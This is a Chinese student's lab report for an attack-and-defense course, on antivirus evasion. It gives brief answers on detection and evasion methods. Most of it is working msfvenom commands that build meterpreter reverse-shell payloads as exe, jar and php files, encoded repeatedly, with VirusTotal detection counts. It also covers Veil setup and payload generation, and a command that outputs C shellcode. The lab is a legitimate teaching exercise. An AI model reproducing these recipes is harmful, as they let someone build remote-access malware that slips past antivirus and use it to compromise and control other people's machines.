
20232414 2025-2026-1 《网络与系统攻防技术》实验三实验报告
20232414 2025-2026-1 《网络与系统攻防技术》实验三实验报告
1.实验内容
(1)正确使用msf编码器,veil-evasion,自己利用shellcode编程等免杀工具或技巧
正确使用msf编码器,使用msfvenom生成如jar之类的其他文件
veil,加壳工具
使用C + shellcode编程
(2)通过组合应用各种技术实现恶意代码免杀
如果成功实现了免杀的,简单语言描述原理,不要截图。与杀软共生的结果验证要截图。
(3)用另一电脑实测,在杀软开启的情况下,可运行并回连成功,注明电脑的杀软名称与版本
(4)回答问题:
①杀软是如何检测出恶意代码的?
②免杀是做什么?
③免杀的基本方法有哪些?
2.实验过程
2.1 问题回答
问题1:杀软是如何检测出恶意代码的?
答:核心通过特征码匹配、启发式规则(分析代码行为 / 结构)、行为监测(运行时监控恶意操作)、云查杀(联网比对可疑样本)检测。
问题2:免杀是做什么?
答:通过技术手段修改恶意代码,避开杀毒软件的检测,使恶意代码能正常运行。
问题3:免杀的基本方法有哪些?
答:修改特征码(重写代码、替换字符串)、代码混淆(加花指令、加密)、加壳(压缩 / 加密外壳)、行为欺骗(规避敏感操作)、内存加载(免落地执行)。
2.2 使用msf编码器,使用msfvenom生成exe、jar以及php文件,并使用virustotal测试免杀效果
2.2.1 生成exe
-

使用msf编码器生成单次编码的exe文件,放入免杀评价平台测试,结果如图
#单次编码的.exe文件 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.140.172 PORT=5555 -f exe > 20232414msf.exe![image]()
-

生成多次编码的exe文件,放入免杀评价平台测试。
与单次编码的.exe文件比较,被发现的危险项从55个降到了48个,多次编码对exe文件具有一定的免杀效果。
#多次编码的.exe文件 msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 10 -b '\x00' LHOST=192.168.140.172 LPORT=5555 -f exe > 20232414msf_10.exe![image]()
2.2.2 生成jar
-

单次编码的.jar文件,virustotal:35个危险项
msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.140.172 LPORT=5555 x>20232414_jar.jar![image]()
-

多次编码的.jar文件,virustotal:35个危险项,无变化,多次编码对jar文件的免杀效果不佳。
msfvenom -p java/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 10 LHOST=192.168.140.172 LPORT=5555 x>20232414_jar10.jar![image]()
2.2.3 生成php
-

单次编码的php文件,virustotal:26个危险项
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.140.172 LPORT=5555 x>20232414_php.php![image]()
-

多次编码的php文件,virustotal:8个危险项,多次编码对jar文件的免杀效果理想。
msfvenom -p php/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 10 LHOST=192.168.140.172 LPORT=5555 x>20232414_php10.php![image]()
2.3 使用veil免杀工具
本文使用root用户
2.3.1 veil安装与配置
-
更新系统(确保依赖完整,时间可能会有点长)
apt update && apt upgrade -y -
安装基础依赖(避免后续安装失败)
apt install -y git python3 python3-pycryptodome wine mingw-w64 mono-mcs metasploit-framework -
使用kali官方推荐的安装方式 安装Veil(3.1.14)
apt install veil -y -
运行配置脚本(完成环境设置)
sudo /usr/share/veil/config/setup.sh --force --silent -

使用
veil启动 Veil,出现Veil>提示符,说明安装成功。![image]()
2.3.2 使用veil加壳
-
在

veil>下使用命令use 1选择工具1) Evasion
![image]()
-
use 7选择C语言的meterpreter反向连接 payload7) c/meterpreter/rev_tcp.py
![image]()
-
配置反弹ip和端口,输出文件命名为20232414_veil
生成的20232414_veil.exe位于
/var/lib/veil/output/compiledvirustotal:39,效果不佳
set LHOST 192.168.140.172 (kali) set LPORT 5555 (监听端口) Generate![image]()
![image]()



2.4 使用C + shellcode编程
2.4.1 生成 Shellcode
# 生成C语言格式的shellcode
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.140.172 LPORT=5555 -f c
